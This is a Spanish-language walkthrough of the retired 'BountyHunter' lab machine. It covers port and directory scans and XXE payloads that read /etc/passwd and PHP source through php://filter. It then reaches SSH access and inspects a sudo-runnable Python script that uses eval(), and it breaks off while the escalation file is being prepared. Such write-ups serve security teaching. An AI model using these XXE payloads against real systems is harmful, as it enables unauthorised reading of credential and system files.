BOUNTYHUNTER

Hecho por: Gianpaul Custodio

OS	DIFICULTAD	INFORMACIÓN
Linux	Easy	MÁQUINA RETIRADA

@HackeMate

hackemate.pe

Gianpaul Custodio Chavarría

@hackemateperu

Contenido


1. Análisis

Utilizamos **nmap** para analizar los puertos abiertos con el siguiente comando:

```
#!/bin/bash
sudo nmap -sS --min-rate 5000 --open -vvv -n -Pn -p- 10.10.11.100 -oG allPorts
```

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack ttl 63
80/tcp	open	http	syn-ack ttl 63

Si entramos al Puerto 80 veremos lo siguiente:




Ahora, lo que podemos hacer es intentar averiguar si existen rutas/vías potenciales para encontrar algún directorio activo. Para ello, utilizaremos la herramienta de wfuzz con el siguiente comando:

```
#!/bin/bash
wfuzz -c --hc=404 --hh=25168 -t 200 -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt http://10.10.11.100/FUZZ
```


Y el resultado es el siguiente:”

```
ID           Response   Lines  Word       Chars      Payload
000000291:   301        9 L    28 W       313 Ch     "assets"
000000550:   301        9 L    28 W       310 Ch     "css"
000000084:   301        9 L    28 W       316 Ch     "resources"
000000953:   301        9 L    28 W       309 Ch     "js"
000095524:   403        9 L    28 W       277 Ch     "server-status"
```


Al tener una respuesta 301 podemos intentar averiguar qué es lo que devuelve al ingresarlo manualmente desde el navegador:




Ahora, visualizaremos el contenido del fichero README.txt




Visualizamos que el desarrollador ha tenido 4 tareas por hacer, pero solo ha cumplido 2, es decir, la primera y tercera le faltó culminar. Entonces ingresaremos al portal para analizar lo que está pasando.




Ahora, si testeamos los inputs de la plataforma vemos que se está guardando e imprimiendo los datos.



Ahora, veremos qué datos está tramitando mientras se pulsa el botón de **Submit**. Para ello, utilizaremos Burp Suite.




Daremos click derecho y mandaremos al repeater para ver la respuesta.



Identificamos que el valor de la data está en base64, por lo que si lo desciframos con **base64 -d** el resultado es el siguiente:

2. Explotación

En esta etapa, utilizaremos un XXE desde la página oficial de PortSwigger:
https://portswigger.net/web-security/xxe



<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [<!ENTITY **xxe** SYSTEM "file:///etc/passwd">]>

<bugreport>

<title>**&xxe;**</title>

<cwe>test</cwe>


<cvss>test</cvss>

<reward>test</reward>

Donde **xxe** será la variable para imprimir el /etc/passwd

Ahora todo eso lo vamos a mandar como base64. Para este proceso lo puedes hacer desde un editor como también desde la plataforma de Burp Suite. En este caso utilizaremos el segundo:

Copiamos toda esa cadena y lo pegamos en la data. Finalmente presionamos CTRL+U para url encodearlo. Y este sería el resultado:



root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin pollinate:x:110:1::/var/cache/pollinate:/bin/false sshd:x:111:65534::/run/sshd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin development:x:1000:1000:Development:/home/development:/bin/bash lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin

Tenemos el usuario development para poder acceder desde una bash.

Y en efecto, podemos visualizar el contenido de /etc/passwd.


Adicionalmente, observamos que en **Referer** está haciendo mención a un archivo llamado log_submit.php. Entonces a nivel de php trataremos de leer el documento de la siguiente manera:

```
<?xml  version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>

                <bugreport>

                <title>&xxe;</title>

                <cwe>test</cwe>

                <cvss>test</cvss>

                <reward>test</reward>
```

Lo que está resaltado en amarillo es lo que vamos a cambiarlo por:

```
<?xml  version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=log_submit.php"> ]>

                <bugreport>

                <title>&xxe;</title>

                <cwe>test</cwe>

                <cvss>test</cvss>

                <reward>test</reward>
```

Y toda esa cadena lo mandamos como base64 en la variable data (tiene que estar url encodeado).



Si copiamos la cadena que está devolviendo en el response como base64 -d el resultado es el siguiente:

```
❯ echo "PGh0bWw+CjxoZWFkPgo8c2NyaXB0IHNyYz0iL3Jlc291cmNlcy9qcXVlcnkubWluLmpzIj48L3NjcmlwdD4KPHNjcmlwdCBzcmM9Ii9yZXNvdXJjZXMvYm91bnR5bG9nLmpzIj48L3NjcmlwdD4KPC9oZWFkPgo8Y2VudGVyPgo8aDE+Qm91bnR5IFJlcG9ydCBTeXN0ZW0gLSBCZXRhPC9oMT4KPGlucHV0IHR5cGU9InRleHQiIGlkID0gImV4cGxvaXRUaXRsZSIgbmFtZT0iZXhwbG9pdFRpdGxlIiBwbGFjZWhvbGRlcj0iRXhwbG9pdCBUaXRsZSI+CjxicnI+CjxpbnB1dCB0eXBlPSJ0ZXh0IiBpZCA9ICJjd2UiIG5hbWU9ImN3ZSIgcGxhY2Vob2xkZXI9IkNXRSI+CjxicnI+CjxpbnB1dCB0eXBlPSJ0ZXh0IiBpZCA9ICJjdnNzIiBuYW1lPSJleHBsb2l0Q1ZTUyIgcGxhY2Vob2xkZXI9IkNWU1MgU2NvcmUiPgo8YnI+CjxpbnB1dCB0eXBlPSJ0ZXh0IiBpZCA9ICJyZXdhcmQiIG5hbWU9ImJvdW50eVJld2FyZCIgcGxhY2Vob2xkZXI9IkJvdW50eSBSZXdhcmQgKCQpIj4KPGJyPgo8aW5wdXQgdHlwZT0ic3VibWl0IiBvbmNsaWNrID0gImJvdW50eVN1Ym1pdCgpIiB2YWx1ZT0iU3VibWl0IiBuYW1lPSJzdWJtaXQiPgo8YnI+CjxwIGlkID0gInJlc3VsdCI+PC9wPgo8Y2VudGVyPgo8L2h0bWw+" | base64 -d
<html>
<head>
<script src="/resources/jquery.min.js"></script>
<script src="/resources/bountylog.js"></script>
</head>
<center>
<h1>Bounty Report System - Beta</h1>
<input type="text" id = "exploitTitle" name="exploitTitle" placeholder="Exploit Title">
<br>
<input type="text" id = "cwe" name="cwe" placeholder="CWE">
<br>
<input type="text" id = "cvss" name="exploitCVSS" placeholder="CVSS Score">
<br>
<input type="text" id = "reward" name="bountyReward" placeholder="Bounty Reward ($)">
<br>
<input type="submit" onclick = "bountySubmit()" value="Submit" name="submit">
<br>
<p id = "return"></p>
<center>
</html>
```

Se logra visualizar que no hay mucha información en el log_submit.php, pero ¿y si hubiera algún otro fichero php donde podamos obtener más información? Entonces es momento de utilizar nuevamente la herramienta de Wfuzz. Le agregamos el .php al final para buscar solamente archivos .php existentes.

```
#!/bin/bash
wfuzz -c --hc=404 --hh=25168 -t 200 -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt http://10.10.11.100/FUZZ.php
```

Y en efecto, tenemos dos resultados: portal y db.

```
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000014:   403        9 L      28 W       277 Ch      "http://10.10.11.100/.php"
000000368:   200        5 L      15 W       125 Ch      "portal"
000000848:   200        0 L      0 W        0 Ch        "db"
```

Hacemos el mismo proceso que hicimos para leer el log_submit.php, pero ahora con db.php y lo mandamos como base64.

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [<!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=db.php">]>


<bugreport>

<title>&xxe;</title>

<cwe>test</cwe>


<cvss>test</cvss>

<reward>test</reward>




Ahora visualizaremos el contenido de la respuesta en base64.

Recordamos que teníamos el puerto 22-ssh y el 80-http abierto. Entonces, probaremos si esas credenciales son válidas si ingresamos por ssh. Además, recordamos que teníamos el usuario development, por lo que si no funciona con el usuario admin podríamos probar con el otro.



Y en efecto, tenemos acceso.

Ahora si visualizamos los ficheros vemos lo siguiente:



✓ **Ya tenemos la flag para un usuario normal.**

3. Escalada de privilegios para ser root

Ahora si ingresamos el comando sudo -l tenemos el siguiente mensaje:

```
development@bountyhunter:~$ sudo -l
Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User development may run the following commands on bountyhunter:
    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
```

Entonces vamos a inspeccionar el código que está en la ruta:
/opt/skytrain_inc/ticketValidator.py

```python
def load_file(loc):
    if loc.endswith(".md"):
        return open(loc, 'r')
    else:
        print("Wrong file type.")
        exit()

def evaluate(ticketFile):
    #Evaluates a ticket to check for ireggularities.
    code_line = None
    for i,x in enumerate(ticketFile.readlines()):
        if i == 0:
            if not x.startswith("# Skytrain Inc"):
                return False
            continue
        if i == 1:
            if not x.startswith("## Ticket to "):
                return False
            print(f"Destination: {' '.join(x.strip().split(' ')[3:])}")
            continue

        if x.startswith("__Ticket Code:__"):
            code_line = i+1
            continue

        if code_line and i == code_line:
            if not x.startswith("**"):
                return False
            ticketCode = x.replace("**", "").split("+")[0]
            if int(ticketCode) % 7 == 4:
                validationNumber = eval(x.replace("**", ""))
                if validationNumber > 100:
                    return True
                else:
                    return False
    return False

def main():
    fileName = input("Please enter the path to the ticket file.\n")
    ticket = load_file(fileName)
    #DEBUG print(ticket)
    result = evaluate(ticket)
    if (result):
        print("Valid ticket.")
    else:
        print("Invalid ticket.")
    ticket.close

main()
```

Si analizamos el código, vemos que la primera condicional es que al ingresar un archivo tiene que tener extensión .md, caso contrario se cierra el programa con un mensaje de “wrong file type”. Luego, una vez ingresado nos pide que debe tener de manera obligatoria 3 strings por línea:

- # Sktrain Inc
- ## Ticket to
- __Ticket Code:__

Todo eso debemos ponerlo en el archivo que vamos a crear, para este ejercicio le pondremos el nombre de **hola.md**

